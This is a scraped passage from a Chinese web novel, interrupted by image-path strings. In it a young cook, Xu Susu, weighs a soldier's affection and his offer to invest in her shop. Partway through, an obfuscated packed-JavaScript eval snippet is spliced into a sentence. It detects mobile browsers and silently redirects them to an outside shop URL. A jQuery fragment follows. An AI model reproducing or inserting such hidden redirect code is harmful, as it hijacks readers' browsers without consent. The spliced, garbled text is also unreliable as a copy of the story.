温如玉拿出为许苏苏买来的糖霜山楂,“你说是不是这个道理?”
许苏苏点点头,“可是如此一来,岂不辜负了钱大哥心意?”
在许苏苏朴素的价值观中,钱希祎帮助自己的恩情,和钱希祎喜欢自己的事情,并不能混为一谈。
若是为求报恩就答应钱希祎追求?苏苏不想将钱希祎置于一个挟恩图报的境地当中。
尽管后来钱希祎对自己的多番关照,是出于心中相许,喜爱自己这个人。但许苏苏知道,钱希祎从未说过帮助她的是恩惠,要许苏苏当牛做马去报答,而是一直将两人放在一个比较平等的地位,互帮互助。
许苏苏赠送给钱希祎许多美食,一张无论何时都能打折的卡片,帮助钱王恢复食欲,而钱希祎帮许苏苏在禁军和同阶层朋友中宣扬店铺,在官家和祖父面前为许苏苏美言,帮许苏苏打官司,寻找行老。
许苏苏知道,这世上没有单方面的付出,一味索取,无论什么样的关系都会变得一文不名,钱希祎付出多少,许苏苏就要回报她力所能及范围内的东西。
可是心意和喜欢这东西,如果不能回应,就会变成漫长的,痛苦的单方面给予。
许苏苏为难,便是在为难不知道自己该如何回应钱希祎这份诚挚的心意。
许苏苏将这话说给温如玉,温如玉恍然大悟,“原来是因为这个。”
他慢慢笑起来。
“苏苏今年十六,虚岁十七。”
他伸出几根手指,“到了该成亲的年纪,春心萌动,想要相看人家十分正常。”
“你若觉得钱公子看得上眼,便考察此人人品性格,若觉得钱公子此人看不上眼,我去替你说和,拒绝他。”
这位人如其名的青年才俊将许苏苏手边的书一卷,轻轻敲在她头上。
“以你的性格,若是不喜欢,早就和人家直说。”
“现在如此作态,岂不是心中已经动了主意。”
许苏苏脸色通红,嗫嚅道,“钱大哥人品样貌,都很出色。”
身材高大的军汉有着从军多年锻炼出的健硕身材,继承自双亲的好相貌英气逼人,若非知道两人差距,再隔着一次次无私的帮助,相处中,许苏苏肯定要做出一些表示,试着追求钱希祎。
“苏苏,人生于世,俯仰无愧于天地,行事无愧于良心。”
“如此,便可称得上完人,圣人。”
温如玉笑起来,“可从古至今,能被称为圣人、完人的又有多少?”
见许苏苏不解,温如玉解释道。
“从心所欲,不逾矩。”
“苏苏能做到这点,又何来如此多烦恼。”
许苏苏恍然大悟,“多谢温大哥指点。”
许苏苏说道,“是我一时间钻了牛角尖,既是孤女,又要寻得良配,为何不考虑眼前人呢?”
温如玉点点头,对许苏苏悟性十分满意。
过了一会儿,又叹息道,“可惜,你未能投身成男儿身,是个为官作宰的好材料,却只能囿于家宅后院,空度一生。”
许苏苏却持有完全不同的意见,“温大哥,得之我幸,失之我命,我从不强求不属于我的东西,更何况,谁说做个厨娘就比做宰相不如意呢?”
许苏苏笑道,“子非鱼,安知鱼之乐。”
和许苏苏正为小女儿家心思百般纠结不同,钱希祎正抓着曹山询问诸如如何讨好喜欢的小娘子秘诀。
“喂,老曹,你这家伙,范娘子起先可一点都看不上你,你到底是怎么做到让范娘子主动和家人说同意婚事的?”
曹山乃是曹彬之孙,而曹山的未婚妻范质孙女,若非范质亡逝世致使范家衰微,两家确实算得上门当户对。
前年大相国寺见过范家娘子,曹山一见倾心,本计划待到范家娘子到年纪后,让家人到范家提亲,彼时那厮心想着自己入了班直,身上挂一个天子近卫的名头,总是能让范公高看一眼。
谁料到范家娘子年纪更小时曾遇到过曹山,更深恶曹山等入了班直的权贵子弟们举止粗鲁,要父亲选择一门下为人端方的学子作东床快婿。
潘正和钱希祎讲这件事时,眉飞色舞,得意洋洋,很是嘲笑了一番绞尽脑汁才令范家娘子回心转意的老曹。
“还能有什么办法,死皮赖脸呗。”
换值路过两人的潘正高声说道。
曹山眼角一突,咬牙切齿,“就,就算是死皮赖脸,也是要讲究方法的。”
然后拉过钱希祎嘀嘀咕咕,不知在吩咐教导什么。
与家族中其他子弟不同,钱希祎、曹山、潘正,还有同是班直都头的赵延亭,都算是被家中半‘放弃’的子弟,只能在军中摸爬滚打,而不能凭借家中人脉读书科举,身穿公服,轻轻松松进入朝堂。
家中有人读书,就得有人习武,这没办法。
因此,这些子弟能在其他事上得到难以想象的自由,比如婚姻自主权。
“首先你须得……”
曹山传授给钱希祎神乎其神的追人技巧,而作为回报,钱希祎要自掏腰包,花费重金,请许苏苏到曹家去为曹山父亲的寿宴掌勺。
“这也是讨好小娘子的一部分,你给她的生意捧场,支持她的生意,小娘子自是要记得你的好处。”
曹山得意洋洋,仿佛回到了自己压榨妹妹绘制仕女图的时候。
“盈娘喜爱绘画,我便将我妹妹送到她家,请她教授我妹妹习画。”
“每绘制一幅画,我便赠送给盈娘许多礼物,久而久之,这关系不就拉近了。”
确实,这一招用的妙。
钱希祎想一想其中道理,如同被打开什么开关。
“多谢曹兄,领教了。”
钱希祎心中转出十来个巧妙主意,已经迫不及待要去试试,看看能不能引得许苏苏心动。
钱希祎已经决定,要从合伙人开始,成功用自己的‘魅力’吸引许苏苏。
六月六,钱希祎终于收到许苏苏托人捎来的口信。
“钱大哥,这是文书。”
是的,钱希祎想出最绝妙的主意,便是和许苏苏合伙做生意,成功将自己的身份从朋友,转为更亲密的合作伙伴。
据钱希祎这家伙观察,京城中合伙开店的不是父母兄妹,就是近亲,要;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17579106|204211||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
不然就是夫妻。
“夫妻店,啧啧啧。”
跨上马,钱希祎慢慢朝许苏苏小店中走去,“夫妻店,嘿嘿嘿。”
“钱大哥,你笑什么呢?”
许苏苏不解道。钱希祎拴好马,装作什么都没发生一样,“嘿嘿,没笑。”
许苏苏很无奈,拿着那份文书,将钱希祎拉到小店的后院儿里,关上门,认真询问道。
“钱大哥,这一千五百两银子可是你的积蓄?”
钱希祎点头。
“苏苏,我家财丰厚,这些不算什么。”
可是,许苏苏很认真解释道。
“钱大哥,你对我有意,也无需,也不能如此破费。”
见许苏苏很平静说出你对我有意,钱希祎先是紧张一瞬,随即狂喜,却故作矜持道。
“苏苏,不要小看我嘛。”
许苏苏仰起头,一字一句对着钱希祎说道。
“不可以,钱大哥若是想投钱,六百两就够了。”
许苏苏计算了小店的花费,对未来扩建的规划。
“有了钱大哥这六百两,我可以买下临近婶子的小店,开设一个早餐口,专门售卖早餐。”
是的,六百两仅仅能买下一处能容纳三张桌子的小店,这就是京城的房价。
许苏苏扩建小店到现在规模,总共花费一千五百两,把开设店铺到现在攒下的积蓄都耗费了大半,这还是在张家犯了事,衙门做主低价将小店转让给许苏苏的情况下。
许苏苏继续和钱希祎算账,“开设这处专门供外带、外售的早餐口,能给小店增加二两银子收入。”
也就是一年时间,能收回成本。
钱希祎是个粗人,书都没读过几本,这种涉及到现代财务管理知识的复杂计算,就更听不懂。
“苏苏,这就是我一份心意。”
年轻军汉有着一种极为优秀的特质,无论何时都会直白的表述自己的想法和心意。
许苏苏心中一暖,“钱大哥,我都知道,可是我决不能让你吃亏。”
许苏苏将自己计算好的收入、成本和成本回收时间写到一起,递给钱希祎。
“六百两,算作钱大哥投给我的钱,可以从小店中分润两成利润。”
许苏苏说出了钱希祎最想听的话,“钱大哥,日后许记小店,你占了两分的利润,可要常来照顾小店生意。”钱希祎给出的岂止是六百两银子,许苏苏深知,若是钱希祎能成为小店合伙人,所得到的人脉和庇护是难以想象的。
“本朝可是有不许官宦人家与民争利的律令。”
但是,回想自己储存不多的古代知识,许苏苏想到一件事,自商鞅推行重农抑商之法开始,官员和商人就是天然的对立面,到后来朝代,更是有不许经营生意,与民争利的规定。
许苏苏担心,投资小店会让钱希祎违反律法。
钱希祎感受到许苏苏关心,更是笑起来。
“我在官家那儿过了明路。”
许苏苏不解。
钱希祎神秘笑道,“这个你就不必管了。”